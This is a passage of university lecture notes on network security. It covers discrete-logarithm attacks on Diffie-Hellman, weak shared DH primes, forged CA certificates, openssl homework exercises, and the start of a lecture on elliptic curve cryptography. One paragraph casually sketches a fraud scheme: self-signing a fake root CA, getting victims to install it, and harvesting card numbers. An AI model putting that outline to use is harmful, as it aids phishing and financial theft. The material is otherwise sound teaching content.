of Netscape Communications in the late 1990's. SSL [and its later cousin TLS (for Transport Layer Security)] forms the security backbone for a large number of protocols, as you will see later in this course.

13.7: ON SOLVING THE DISCRETE LOGARITHM PROBLEM

- Obviously, if an adversary can solve the following equation

$$g^s \quad = \quad k \bmod p \tag{3}$$

for s for given values of g and k, the Diffie-Hellman encryption will be broken. As mentioned earlier, solving this equation for s is the famous **discrete logarithm problem**.

- One obvious way to solve the discrete logarithm problem is by brute force. This involves calculating g^i for $i = 0, 1, 2, ...$ until a solution is found. The computational complexity of this is proportional to p. If p requires an n bit representation, then the complexity, being proportional to 2^n, grows **exponentially** with the size of p in bits.

- A slightly more efficient way to solve the discrete logarithm problem is by the **baby-step giant-step** method:

– Compute, sort, and store the m elements g^0, g^1, g^2, ..., g^m in a table. Since the exponents increase by 1 as you go from one row to another in this table, this constitutes **baby steps**.

– Now compute $\frac{k}{g^m}$ and check to see if it is in the above table. If not, compute $\frac{k}{g^{2m}}$ and check to see if it is in the table. If not, repeat until you find a j so that $\frac{k}{g^{jm}}$ is in the table. Let's say that from the table we find

$$\frac{k}{g^{jm}} \quad = \quad g^i \tag{4}$$

for some j and i. Dividing k by successively larger powers of g^m constitute the **giant steps**.

– The above equation implies that the solution s we are looking for must satisfy

$$s \quad = \quad jm \; + \; i$$

– The time complexity of this algorithm is $O(p/m)$ and the memory requirement $O(m)$. The product of the two is $O(p) = O(2^n)$, which is still exponential in n, the size of p.

- A second approach to solving the discrete logarithm problem is known as the $Pollard - \rho$ method. [Source: van Tilborg, NAW, Sept. 2001]

– This method is based on the assumption that g can serve as the **generator** of a subgroup of prime order q within Z_p. That means that the set $\{g^0, g^1, \ldots\}$ would form a subgroup within the set Z_p.

– Another concept that the $Pollard-\rho$ method is based on can be explained as follows: Let f be a random mapping function from a **finite** set A to itself. Now starting from a randomly selected $a_0 \in A$, define a sequence $\{a_i\}_{i\geq 0}$ recursively by

$$a_{i+1} \quad = \quad f(a_i)$$

The sequence a_0, a_1, a_2, ..., will eventually cycle because A was assumed to be finite. It has been shown that the average length of the cycle and the length of the beginning segment until the cycle starts are both given by $\sqrt{\pi|A|/8}$.

– The $Pollard-\rho$ method uses the mapping $f : Z_q \times Z_q \times Z_q \rightarrow Z_q \times Z_q \times Z_q$ as given by

$$f(x,u,v) \quad = \quad \begin{cases} (x^2, 2u, 2v), & if \;\; x \equiv 0 \pmod 3, \\ (kx, u, v+1), & if \;\; x \equiv 1 \pmod 3, \\ (gx, u+1, v), & if \;\; x \equiv 2 \pmod 3 \end{cases}$$

The sequence $\{(x_i, u_i, v_i)\}_{i\geq 0}$ is defined recursively by

$$\begin{aligned} (x_0, u_0, v_0) \quad &= \quad (1,0,0), \\ (x_{i+1}, u_{i+1}, v_{i+1}) \quad &= \quad f(x_i, u_i, v_i) \end{aligned}$$

– The recursion shown above generates the sequence $x_i = g^{u_i} k^{v_i}$ for all $i \geq 0$. [This fact can be verified by induction. Assume for a moment that $x \equiv 0 \pmod 3$. Now $g^{u_{i+1}} k^{v_{i+1}} = g^{2u_i} k^{2v_i} = (g^{u_i} k^{v_i})^2 = (x_i)^2 = x_{i+1}$.]

– Assume that we can find an x_i such that $x_{2i} = x_i$. When that happens, $g^{u_{2i}} k^{v_{2i}} = g^{u_i} k^{v_i}$. Substituting in this our original equation $k = g^s$, we have $g^{u_{2i}} g^{s v_{2i}} = g^{u_i} g^{s v_i}$. From this, it is almost always the case that we can write the following solution for s [Source: van Tilborg, NAW, 2001]:

$$s \quad = \quad \frac{u_{2i} \; - \; u_i}{v_i \; - \; v_{2i}} \bmod (q-1)$$

To find an index i such that $x_{2i} = x_i$, it is not necessary to list all values of the sequence x_i. If for a given i, $x_i \neq x_{2i}$, we calculate $x_{i+1}, u_{i+1}, v_{i+1} = f(x_i, u_i, v_i)$ and $x_{2i+2}, u_{2i+2}, v_{2i+2} = f(f(x_{2i}, u_{2i}, v_{2i}))$ and compare their first coordinates again.

– The time complexity of the $Pollard - \rho$ method is $O(2^{n/2})$ if it takes n bits to represent the prime integer p.

- Two other methods for solving the discrete logarithm problem are the $Pollard - \lambda$ method and the Index-Calculus method.

13.8: How Diffie-Hellman May Fail in Practice

- The title of this section was inspired by the title of a wonderful 2015 publication entitled "*Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice*" by David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thome, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Beguelin, and Paul Zimmerman. Googling the title of this publication will take you straight to a download site.

- To appreciate the issues raised by the authors, first realize that it can be computationally cumbersome to find the primes with the desirable properties for use with the Diffie-Hellman algorithm. At the least, the primes must yield multiplicative subgroups of large order. They must also possess several other properties that are reproduced below from the RFC 2412 document.

- For reasons mentioned above, most applications (SSH, VPN, Tor, etc.) use the DHE parameters mentioned in RFC 2412 "*OAKLEY Key Determination Protocol*" that governs the exchange

of messages between two hosts for establishing a session key with the Diffie-Hellman algorithm. This RFC recommends "safe" primes of length 768 bits (Oakley Group 1), 1024 bits (Oakley Group 2), and 1536 bits (Oakley Group 5). [The word "group" in "Oakley Group n" for different n refers to a Z_p^* multiplicative group with a prime modulus p and a generator element g that is typically 2. Note that even if multiple hosts use the same multiplicative group, that does not automatically mean that their DH security is compromised. An adversary eavesdropping on a communication link will see the parameters (p, g) and the public key Y. If a good random number generator is used for choosing the private key X, the value of Y will be different for different links. To figure out X from Y would require solving the discrete log problem $X = dlog_{g,p}Y$. When the prime p is large, solving the problem for one Y would not automatically result in a solution for a different Y. However, when p is insufficiently large, all bets are off.]

- For example, for Oakley Group 1, RFC 2412 recommends the following decimal value for a 768-bit prime:

```
155251809230070893513091813125848175563133404943451431320235
119490296623994910210725866945387659164244291000768028886422
915080371891804634263272761303128298374438082089019628850917
069131659317536746955176311984337163722100721057791 9
```

and the generator element $g = 2$ to go with this prime. And for Oakley Group 2, the RFC 2412 recommends the following decimal value for a 1024-bit prime:

```
179769313486231590770839156793787453197860296048756011706444
423684197180216158519368947833795864925541502180565485980503
646440548199239100050792877003355816639229553136239076508735
759914822574862575007425302077447712589550957937778424442426
617334727629299387668709205606050270810842907692932019128194
```

with the generator g again being 2. [The following properties of the primes shown here are reproduced from RFC 2412: The high order 64 bits for both the primes shown here are forced to be 1s. This helps the classical remainder algorithm, because the trial quotient digit can always be taken as the high

order word of the dividend, possibly +1. The low order 64 bits are forced to 1. This helps the Montgomery-style remainder algorithms, because the multiplier digit can always be taken to be the low order word of the dividend. The middle bits are taken from the binary expansion of π. This guarantees that they are effectively random, while avoiding any suspicion that the primes have secretly been selected to be weak. Additionally, because both primes are based on pi, there is a large section of overlap in the hexadecimal representations of the two primes. The primes are chosen to be Sophie Germain primes (i.e., $(P-1)/2$ is also prime), to have the maximum strength against the square-root attack on the discrete logarithm problem. **The starting trial numbers were repeatedly incremented by 2^{64} until suitable primes were located.** Because these two primes are congruent to 7 (mod 8), 2 is a quadratic residue of each prime. All powers of 2 will also be quadratic residues. This prevents an opponent from learning the low order bit of the Diffie-Hellman exponent (AKA the subgroup confinement problem). Using 2 as a generator is efficient for some modular exponentiation algorithms. The RFC gives credit to Richard Schroeppel for work related to the establishing these primes as possessing the good properties mentioned here.]

- The basic weakness of DH lies in fact that a large number of servers use the same set of DH parameters as mentioned above. As the paper says, this "dramatically reduces the cost of large-scale attacks, bringing some within range of feasibility today." An adversary can carry out a large number of precomputations for these choices of the primes for solving the discrete log problem in order to figure out the private keys from the public keys.

- While the Oakley groups for the DH parameters are still considered safe — especially those that involve large sized primes — there is a basic flaw in the TLS protocol that allows some legacy servers to offer 512-bit primes. The authors were able to calculate the discrete logs in about a minute for two commonly used such

primes.

- The authors state that solving the discrete-log problem for 768-bit primes is now within reach for academic researchers and for 1024-bit primes within reach for state-level attackers.

13.9: CAN THE CERTIFICATES ISSUED BY A CA BE FORGED?

- The short answer is yes.

- In mid-2008, it was shown by a group of security researchers (Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger) how the weak collision resistance property of the MD5 hashing function could be exploited to construct a forged certificate. [Lecture 15 talks about hashing functions and their collision resistance properties.] They acquired some real certificates from a root CA and then proceeded to attach the CA's signature to a different public-key embedded in a digital document whose MD5 signature was the same as that in one of the legal certificates. This exploit is described in detail at `http://www.win.tue.nl/hashclash/rogue-ca/`. [What made this exploit particularly potent was that the researchers created a rogue certificate for an intermediate level CA. Subsequently, the rogue CA thus brought into existence could have issued its own rogue certificates to any number of end users. Most of the world's browsers would not have found any problems with those end-user rogue certificates since the browsers would have been able to validate them against the rogue intermediate CA certificate that was forged by the researchers and, that certificate, in turn, would have been validated by the root CA in the usual manner. As mentioned earlier in this lecture, the public keys of the Root CAs, of which VeriSign, Comodo, etc., are examples, are incorporated in your browser software so that the root-level

verification is not subject to network-based man-in-the-middle attacks.]

- Another way to obtain forged certificates came to light on March 11, 2011. An attacker breached the account of an Italian reseller of the Comodo-signed certificates. [As mentioned earlier, Comodo is a large root CA; it owns 11 root public keys. Some of the Comodo root keys should already be programmed into your web browser, in keeping with the explanation presented earlier in this lecture.] Apparently, the reseller used cleartext-based password authentication for folks filling out CSR (Certificate Signing Request) forms. The attacker used this weakness to break into the reseller's account and created for himself a new user account with authorization to issue Comodo certificates. The attacker then proceeded to create Comodo-signed forged certificates for the domains: `mail.goggle.com`, `www.google.com`, `login.yahoo.com`, `login.skype.com`, `addons.mozilla.org`, and `login.live.com`. Technically speaking, these certificates were forged because the attacker held the private keys whose public keys were signed by the Comodo's private key. This unauthorized issuance of certificates was discovered within hours and these certificates revoked immediately. [A CA can revoke a certificate by adding its serial number to its CRL (Certificate Revocation List). Before the browser software validates a certificate downloaded from web server, its serial number is checked with the CRL maintained by the signer of the certificate.] This exploit is described at `http://blogs.comodo.com/it-security/data-security/the-recent-ra-compromise/`

- Let's now address the question of what harm an attacker may bring to bear on the organizations whose certificate the attacker

has forged.

- Let's say the attacker has obtained a forged certificate for the domain `www.citibank.com`. The attacker then proceeds to create a Citibank look-alike web site and attaches the forged certificate with this rogue site. The problem now for the attacker is that unless the client traffic can be directed to this rogue website, no harm will come from the forged certificate.

- In order to direct client traffic to his rogue website, the attacker would need to poison the DNS cache likely to be used by the client applications. (See Lecture 17 on how that can be done.) As a result of the scare that was caused by Dan Kaminsky when he demonstrated how vulnerable DNS servers were to cache poisoning exploits, a majority of the world's DNS servers have been patched and are protected against such exploits. So the odds are against the attacker succeeding with cache poisoning — unless the attacker has ISP and/or state level cooperation.

- Another way the attacker could direct unsuspecting users to his rogue webserver would be through a phishing attack. As mentioned in Section 17.15 of Lecture 17, phishing is online fraud that attempts to steal sensitive information such as usernames, passwords, and credit card numbers. A common way to do this is to display familiar strings like `www.amazon.com` or `www.paypal.com` in the browser window while their actual URL links are to rogue

web servers.

- **Note that it is easy to make yourself a "fake" root CA with the help of the opensource library called `OpenSSL`** For example, you can run the following command to create a self-signed "Root CA Certificate": [All root CA certificates are self-signed for obvious reasons.]:

```
openssl req -new -x509 -keyout private/CAkey.pem -out CAcert.pem -days 365
```

that deposits the root CA certificate in a file named `CA.pem` and the corresponding private key in a file called `CAkey.pem` in the directory `private`. Subsequently, all you have to do is to somehow get innocent parties to add this certificate to the collection of root certificates already in their computers. (You might be able to do that with a social engineering attack as described in Lecture 30.) Next you can set up an e-commerce business that uses certificates signed by you in your capacity as a root CA. Now all you have to do is to lure customers to your e-commerce website with deals they cannot resist. Should there be folks who take the bait and upload their credit card information to your website, just imagine how quickly you could become rich — assuming that the law does not get any wind of your deeds.

13.10: HOMEWORK PROBLEMS

1. Let's say the browser in your laptop wants to download a page from the `engineering.purdue.edu` domain. Since the web server for this domain runs under the `HTTPS` protocol, your browser must engage in what is known as SSL handshaking with the server for the purpose of creating a secret session key that can be used for content encryption by both the web server and your browser. [We will cover SSL handshaking as used in the HTTPS protocol in Lecture 20. For now just assume that this handshaking requires authenticating a certificate-supplied public key with the public key of the applicable CA and then using the authenticated public key for encrypting a message that can only be deciphered with the private key that corresponds to the authenticated public key.] Let's say you have not provided your laptop with a public key, let alone a certificate. [This is indeed the case for most of the users of of web services.] Given this scenario, which end of the connection between your browser and the web server for `engineering.purdue.edu` do you believe will generate a session key and send it over to the other side?

2. Would your answer to the previous question change if I mentioned that the secret session key would be generated through the Diffie-Hellman algorithm after your laptop has authenticated `engineering.purdue.edu`'s public key?

3. What is man-in-the-middle attack?

4. What is the Diffie-Hellman algorithm for creating a secret session key?

5. Difficulty of breaking RSA cipher is because of the difficulty of factorizing large numbers. To what do we owe the difficulty of breaking the Diffie-Hellman cipher?

6. **Programming Assignment 1:**

   The main goal of this assignment is to extract the number parameters used in RSA keys that are stored in PEM formatted files that may either be key files or certificate files. [The name of the PEM format stands for "Privacy Enhanced Mail." It is the format used by OpenSSL to represent public keys, private keys, digital signatures, and certificates. **PEM is basically the same thing as the Base64 format that you are already familiar with, except for the addition of the header and the footer lines.**] You may be interested in extracting the number parameters n and e from a public key in order to check if the modulus n is factorizable or has previously been factored by someone else. Many folks still use 1024-bit RSA despite the fact that moduli of this size have been factorized successfully. We will proceed in the following manner for this homework:

   In Section 13.4, we talked about using the following command from the OpenSSL library to generate an X509 certificate for testing purposes. That command is reproduced below:

```
openssl req -new -newkey rsa:1024 -days 365 -nodes -x509 -keyout test.pem -out test.cert
```

As mentioned in Section 13.4, this outputs two files, `test.pem` and `test.cert`, the former containing a new private key for 1024-bit RSA and the latter an X509 certificate that contains the public key and a self-signed version of the same. (You should already know about the format of an X509 certificate from Section 13.4. You also know about the format of an RSA private key from Section 12.8 of Lecture 12.) To verify that the certificate file `test.cert` contains all the goodies, you can invoke

```
openssl verify test.cert
```

This command will print out a message saying this is a self-signed certificate. If you want to see in text form in your terminal window the contents of the certificate, execute the following:

```
openssl x509 -in test.cert -text -noout
```

As you will see, this will also display in the terminal window any information you supplied about yourself and your organization during the certificate creation process. But you will notice that your public key (that corresponds to the private key in the `test.pem` file) as well the signature are in Base64 encoded form. Let's say you are interested in extracting the number parameters that went into the public key stored in the certificate file `test.cert` and the private key that is in the file `test.pem`. **How does one do that? — Which brings us to the main point of this programming exercise as described below.**

In order to see the specific parameters used in the public key stored in the certificate `test.cert` and the private key file `test`

`.pem`, let's first generate for practice purposes a new pair of keys as follows:

```
openssl  genrsa  -out  my_private_key.pem  1024

openssl  rsa  -in  my_private_key.pem  -pubout  >  my_public_key.pem
```

where the first command generates a private key and the second puts out the corresponding public key.

If you want to extract the number parameters from a PEM file containing a private key, the following will do the job:

```
openssl  rsa  -text  <  my_private_key.pem
```

The command that does the same for a public key is

```
openssl rsa -text -pubin < my_public_key.pem
```

Both of the above commands will show the number parameters as colon-delimited hex strings. If you want the modulus to be displayed as a single continuous hex string, you can execute:

```
openssl rsa -text -pubin -modulus < my_public_key.pem
```

You have surely noticed that all of our invocations to print out the number parameters above used the `rsa` as the first option to the `openssl` command. That makes sense because all of those calls were on files containing RSA keys. If you want to look inside an X509 certificate at a level that prints out the number information in the form of hex strings (and without Base64 encoding), try

```
openssl  x509  -text  <  test.cert
```

After you have become comfortable with these `openssl` commands, output the modulus and the public exponent that you can extract from the certificate file `test.cert`. Feed this modulus into the web site `http://www.factordb.com` to see if they can supply you with the prime factors of the modulus.

As you can see, the OpenSSL library is extremely useful. In addition to visiting `http://www.openssl.org`, you may also want to visit `http://www.madboa.com/geek/openssl` for a nicely organized page that shows how you can use OpenSSL commands for accomplishing different things.

7. Programming Assignment 2:

The goal of this homework is to "play" with: (1) the public key used by a web server running under the HTTPS protocol, (2) the public key of the CA used by the web server for authenticating its own public key, and (3) the digital signature placed at the end of the certificate supplied by the web server. Another goal is to become familiar with viewing certificates through the Certificate Viewer in your browser.

Point your web browser to a page in the `engineering.purdue.edu` domain and click on the lock symbol that you will see at the left side of the one-line URL window at the top of the browser window. You should see a popup that (1) tells you that you are running an encrypted session with the server; (2) gives you the name of the CA that issued the certificate for the domain of the URL; and

(3) shows you a button that you can click on for further information regarding the certificate. When you click on the button, you should see another popup for "View Certificate". Clicking on this button takes to what's known as a Certificate Viewer. The Certificate Viewer should show two panels, one that gives you general information regarding the certificate and the other that gives you all of the fields in `engineering.purdue.edu`'s X.509 certificate. Click on "Subject's Public Key" to see the modulus and the public exponent in the public key used by this domain. Finally, click on the "Certificate Signature Value" to see the value produced by encrypting the SHA-1 hash of the relevant certificate fields with CA's private key. [We will cover hash functions in general and SHA-1 in particular in Lecture 15.] If we represent this signature by C, then $C^e \ mod \ n$ should give you the 20-byte SHA-1 hash of what is stored for the `TBSCertificate` field in the ASN.1 representation of an X.509 certificate that was shown earlier in Section 13.4.

Now compare the 20 byte SHA-1 hash you obtain with the value you will find on the "General" panel of the Certificate Viewer. The two values will turn out not to be same. Why?

The n and e values I mentioned above are the modulus and the public exponent as used by the CA. To get these values, you must invoke the Certificate Viewer directly in your browser. For FireFox, this you can do with the "Preferences $\rightarrow$ Advanced $\rightarrow$ View Certificates" options that you can access through the "Edit" menu button at the top of the browser window. Now go to the CA's own certificate and, through mouse actions similar to those already described, extract the n and e values you need. [This

homework problem may also alert you to a security vulnerability in your browser. You may be able to view any passwords you previously stored in your browser in clear text. For example, the same popup that gives me the button "View Certificate" also has a button for "View Saved Passwords".]

8. This problem focuses on verifying certificates. Let's say that our goal is to explicitly verify the certificate made available by the `engineering.purdue.edu` that I use for hosting my lecture notes. Obviously, the very first thing you'd need to do is to get hold of the certificate document itself. To get the document, when you are on the "Details" panel of the Certificate Viewer mentioned in the previous problem, click on the "Export" button. This will deposit a Base-64 encoded certificate in a directory of your choice. The name of this certificate file will be

   `engineering.purdue.edu.crt`

   You can read this file with "`cat engineering.purdue.edu.crt`" to see the following in your terminal window:

```
-----BEGIN CERTIFICATE-----
MIIFoTCCBImgAwIBAgIQITA/w6Nfe9hoVhW/LVjRYjANBgkqhkiG9w0BAQUFADBR
MQswCQYDVQQGEwJVUzESMBAGA1UEChMJSW50ZXJuZXQyMREwDwYDVQQLEwhJbkNv
bW1vbjEbMBkGA1UEAxMSSW5Db21tb24gU2VydmVyIENBMB4XDTEzMDEwOTAwMDAw
MFoXDTE2MDEwOTIzNTk1OVowggEFMQswCQYDVQQGEwJVUzEOMAwGA1UEERMFNDc5
MDcxEDAOBgNVBAgTB0luZGlhbmExFzAVBgNVBAcTDldlc3QgTGFmYXlldHRlMSAw
HgYDVQQJExc0NjUgTm9ydGh3ZXN0ZXJuIEF2ZW51ZTE1MDMGA1UECRMsRWxlY3Ry
aWNhbCBhbmQgQ29tcHV0ZXIgRW5naW5lZXJpbmcgQnVpbGRpbmcxGjAYBgNVBAoT
EVB1cmR1ZSBVbml2ZXJzaXR5MSUwIwYDVQQLExxFbmdpbmVlcmluZyBDb21wdXRl
ciBOZXR3b3JrMR8wHQYDVQQDExZlbmdpbmVlcmluZy5wdXJkdWUuZWR1MIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApTxPMFDWtsNPaeYl4OG9472rOTkL
GQ9kBSlWKFeAd63FAZ/QGuaVbRX1gXgdqsdZljy4YM5mc1zLOUsbLkKvwAhmqMbG
Ep60D/q9lq+LXNngnT8JSkRn92pmaggA7TJ2rURlUJbSXeUXEyHxeifFwXPdOJCb
jdXt7EaV7rBmfSOjiNLktbbj4ernZWEBLlFwOa1JPQxAVwrvekYOT5RDAVQP2sD3
k6HOkyGQEDlCnWUkqlURvRsBmW8Iv5lMHKyNHl16UPtblZYpJiuc7fewLlOrU9Wc
E5C8IFwtNCs4GGsZP7xmwzcGYS01cohbQCFDG6gJBklE8n5en3UEo13vxQIDAQAB
o4IBvTCCAbkwHwYDVR0jBBgwFoAUSE9a+i9Kml7gUPNre1Wl3vW+NF0wHQYDVR0O
BBYEFFtlqE6NBraWgs7VSceSlGEgPvO7MA4GA1UdDwEB/wQEAwIFoDAMBgNVHRMB
Af8EAjAAMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcDAjBnBgNVHSAEYDBe
MFIGDCsGAQQBriMBBAMBATBCMEAGCCsGAQUFBwIBFjRodHRwczovL3d3dy5pbmNv
```

```
bW1vbi5vcmcvY2VydC9yZXBvc2l0b3J5L2Nwc19zc2wucGRmMAgGBmeBDAECAjA9
BgNVHR8ENjA0MDKgMKAuhixodHRwOi8vY3JsLmluY29tbW9uLm9yZy9JbkNvbW1v
blNlcnZlckNBLmNybDBvBggrBgEFBQcBAQRjMGEwOQYIKwYBBQUHMAKGLWh0dHA6
Ly9jZXJ0LmluY29tbW9uLm9yZy9JbkNvbW1vblNlcnZlckNBLmNydDAkBggrBgEF
BQcwAYYYaHR0cDovL29jc3AuaW5jb21tb24ub3JnMCEGA1UdEQQaMBiCFmVuZ2lu
ZWVyaW5nLnB1cmR1ZS5lZHUwDQYJKoZIhvcNAQEFBQADggEBAJE7Um53QPZPnCS3
sS+LK3aS+ufhLfE/8Dkg2mhVVZCBujijXajglpDncyWEqCxtfuiclgJPgyyiqycW
q+ahr7dThzFotHqpTgQu7sdvzCxDIWP2qRV28LhCmNbRTWGcWGytGLwx66l2oTDg
dgUSmfyefzlx6c/Cx4cBxyRaPj6ulRiDGoX7bAiKMo6wZ2rBf5ogqyAHWHoJEVah
UrMESl2VoNx8D67rfvs4kMiSEA6A2xdtQv1jnsrIlIaeSKmQYcAvMX/Dr0JQKKGJ
FzTDkbDblWiRxm2SXk5FmLblzqtmS2jNDaVqu0F8NsVmovE30q7jmSAo96hj2As7
DrCP2vM=
-----END CERTIFICATE-----
```

Since the certificate shown above is Base-64 encoded, you are not able to see any of its fields. To actually see the contents of the certificate, execute the following command

```
openssl x509 -in engineering.purdue.edu.crt -text -noout
```

This will output all of the certificate fields to your terminal window. If you wish, you can direct the output into a text file. As mentioned in Section 13.4, the digital signature you'll see at the bottom is the output of encrypting the hash of the data in all of the certificate fields with CA's private key. As the certificate itself mentions, the CA used the SHA-1 algorithm for hashing; this is something we will take up in Lecture 15. Now execute the following command to verify this certificate

```
openssl verify -CAfile InCommonServerCA.crt engineering.purdue.edu.crt
```

where I have assumed that you downloaded the CA's public key into the file `InCommonServerCA.crt` in accordance with the discussion in Section 13.4. In general, if the non-root CA certificates in your computer are stored in a directory that you know about, you can also invoke the following command for certificate verification:

```
openssl verify -CApath directory_to_ca_certs  engineering.purdue.edu.crt
```

I should also mention that all of the root SSL certificates that your machine knows about are stored in the directory

```
/etc/ssl/certs/
```

The `openssl` tools should already know about this location. So if you are trying to verify a certificate that was signed by a root CA directly, you can use the following command line for verification:

```
openssl verify InCommonServerCA.crt
```

where, as you already know, `InCommonServerCA.crt` is the certificate for the intermediate level CA InCommon. This certificate, as mentioned previously, is signed by the root CA AddTrust.

9. Digital certificates started out as a promising solution to the problem of identity fraud in web-based interactions. The idea at the beginning was that the CAs would verify that the requester of a certificate was a valid individual or entity. However, over the years, that idea has mostly fallen by the wayside. The CAs now issue certificates to anyone requesting them for a fee, the only identity verification carried out being the validity of the IP address from which you supply the required information. As a result, as matters stand today, all that a digital certificate in a protocol such as HTTPS ensures is that you are running an encrypted session with the web server, but you cannot be 100% certain about the true identity of the party at the other end.

   The fact that a digital certificate cannot ordinarily be banked on to establish trust in the identity of a web service provider

is an important issue in e-commerce applications where you are asked to supply credit card, financial, and, sometimes, personal information. To meet the need for a greater degree of identity trust, a new type of an X.509 certificate was recently created that is known as Extended Validation Certificate (EV). An EV certificate also conforms to the X.509 standard. However, a CA will subject an entity to a higher proof of identity before issuing this type of a certificate. Your browser identifies an EV certificate through the *object identifier* (OID) number that is placed in the `extensions` field in the ASN.1 representation of a certificate that was shown in Section 13.4.

The goal of this homework is for you to verify that, in terms of structure and content layout, there is no difference between a regular X.509 certificate, as, for example, supplied by the domain `engineering.purdue.edu` and an EV certificate, as, for example, supplied by the domain `http://www.paypal.com`. Download the certificates from these two or other similar web sites, create their readable textual representations using the `openssl` commands that you are already familiar with, and then compare them. [When you point your browser to a web site that supplies an EV certificate, its presentation in the URL window will change. In FireFox, the color of the lock symbol along with the name of the web site will turn green.]

Lecture 14: Elliptic Curve Cryptography and Digital Rights Management

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 23, 2017
7:02pm

Goals:

- Introduction to elliptic curves
- A group structure imposed on the points on an elliptic curve
- Geometric and algebraic interpretations of the group operator
- Elliptic curves on prime finite fields
- **Perl and Python implementations for elliptic curves on prime finite fields**
- Elliptic curves on Galois fields
- Elliptic curve cryptography (EC Diffie-Hellman, EC Digital Signature Algorithm)
- Security of Elliptic Curve Cryptography
- ECC for Digital Rights Management (DRM)

CONTENTS

14.1: WHY ELLIPTIC CURVE CRYPTOGRAPHY?

- As you saw in Section 12.12 of Lecture 12, the computational overhead of the RSA-based approach to public-key cryptography increases with the size of the keys. As algorithms for integer factorization have become more and more efficient, the RSA based methods have had to resort to longer and longer keys.

- Elliptic curve cryptography (ECC) can provide the same level and type of security as RSA (or Diffie-Hellman as used in the manner described in Section 13.5 of Lecture 13) **but with much shorter keys**.

- Table 1 compares the key sizes for three different approaches to encryption for comparable levels of security against brute-force attacks. What makes this table all the more significant is that for comparable key lengths the *computational burdens* of RSA and ECC are comparable. *What that implies is that, with ECC, it takes one-sixth the computational effort to provide the same level of cryptographic security that you get with 1024-bit RSA.*

  [The table shown here is basically the same table as presented earlier in Section 12.12 of Lecture 12,

except that now we also include ECC in our comparison.] [In case the reader is wondering why we placed the word *key* between quotation marks in the header of the "RSA and Diffie-Hellman" column in Table 1, strictly speaking what is being referred to there is the size of the modulus. (Note however that in most cases the size of the private key is comparable to the size of the modulus.) The reason for quoting *key* in the header for the ECC column is the same, as you will see in this lecture.]

Symmetric Encryption Key Size in bits	*RSA and Diffie-Hellman "Key" size in bits*	*ECC "Key" Size in bits*
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	512

Table 1: *A comparison of key sizes needed to achieve equivalent level of security with three different methods.*

- The computational overhead of both RSA and ECC grows as $O(N^3)$ where N is the key length in bits. [Source: Hank van Tilborg, NAW, 2001] Nonetheless, despite this parity in the dependence of the computational effort on key size, it takes far less computational overhead to use ECC on account of the fact that you can get away with much shorter keys.

- Because of the much smaller key sizes involved, ECC algorithms

can be implemented on **smartcards** without mathematical co-processors. **Contactless smart cards** work only with ECC because other systems require too much induction energy. Since shorter key lengths translate into faster handshaking protocols, ECC is also becoming increasingly important for **wireless communications**. [Source: Hank van Tilborg, NAW, 2001]

- For the same reasons as listed above, we can also expect ECC to become important for **wireless sensor networks**.

- If you want to combine forward secrecy, in the sense defined in Section 12.6 of Lecture 12, with authentication, a commonly used algorithm today is ECDHE-RSA. [The acronym "ECDHE" stands for "Elliptic Curve Diffie-Hellman Ephemeral". You will also see in common use a variant acronym: ECDH-RSA. The difference between ECDHE and ECDH is that the "ephemeral" implied by the last letter in the former implies just a one-time use of the session key.] In ECDHE-RSA, RSA is used for certificate based authentication using the TLS/SSL protocol and ECDHE used for creating a one-time session key using the method described in Section 14.12. [You could also use DHE-RSA, which uses the regular Diffie-Hellman Exchange protocol of Section 13.5 of Lecture 13 for creating session keys, for the same purpose. However, you are likely to get greater security with ECDHE-RSA.] [The main reason RSA is widely used for authentication is because a majority of the certificates in use today are based on RSA public keys. However, that is changing. You now see more and more organizations using ECC based certificates. ECC based certificates use the ECDSA algorithm for authentication. This algorithm is presented briefly in Section 14.13. When authentication is carried out with ECDSA and the session key generated with ECDH or ECDHE, the combined algorithm is denoted ECDHE-ECDSA

or ECDH-ECDSA. As you will see in Section 14.13, ECDSA stands for "Elliptic Curve Digital Signature Algorithm."]

- ECC is also used in the algorithms for Digital Rights Management (DRM), as we will discuss in Section 14.14.

- As you will see in Section 20.5 of Lecture 20, ECC is also used in the more recent versions of the Tor protocol.

- Although the algorithmic details of how ECC is used in DRM will be described later in Section 14.14, we will review in the rest of this section how ECC, along with AES, is used in game consoles to keep others from gaining direct access to the binaries and for ensuring that the hardware only executes authenticated code. In particular, we will focus on the PlayStation3 game console.

- PlayStation3 (PS3) stores the executables as **SELF** files. SELF stands for "Signed Executable and Linkable Format." [Think of these as encrypted and signed version of the ".exe" files in a Windows platform.] These files are stored encrypted in different sections in such a way that each section yields the encryption parameters, such as the key and the IV (initialization vector), needed for decrypting the next section. [According to the information at the web links at the end of this section, the first section of the file, 64 bytes long, contains the key and the IV (Initializing Vector) for decoding the metadata section that follows. The first section is encrypted with 256-bit AES in the CBC mode (See Section 9.5.2 of Lecture 9 for this mode). And the

metadata section is encrypted with the 128-bit AES in the CTR mode that was described in Section 9.5.5 of Lecture 9. The metadata section of each file contains the key and the IV for decrypting the data section of a file. The data section is also encrypted with 128-bit AES in the CTR mode. As you would expect, the loader program that pulls these files into RAM must decrypt them on the fly, using the parameters extracted from each section to decrypt the next section.]

- In PS3, the SELF files are signed with ECDSA algorithm so that the hardware only executes authenticated code. ECDSA stands for Elliptic Curve Digital Signature Algorithm. We will talk about how exactly ECC can be used for digital signatures in Section 14.13. [Enforcing the condition that only the authenticated code be executed by the hardware is supposed to make it more difficul to run pirated games on a game console. However, this also makes it more difficult for folks to create their own games for PS3. Such folks tend to be mostly Linux users and they would obviously want to be able to replace the game OS with some variant of Linux on their game consoles.]

- See Section 14.13 on how the code authentication part of the security in PS3 was cracked.

- The information presented above concerning PlayStation3 can be found in much greater detail at the links shown below:

  `http://www.youtube.com/watch?v=5E0DkoQjCmI`

  `http://www.ps3devwiki.com/wiki/SELF_File_Format_and_Decryption`

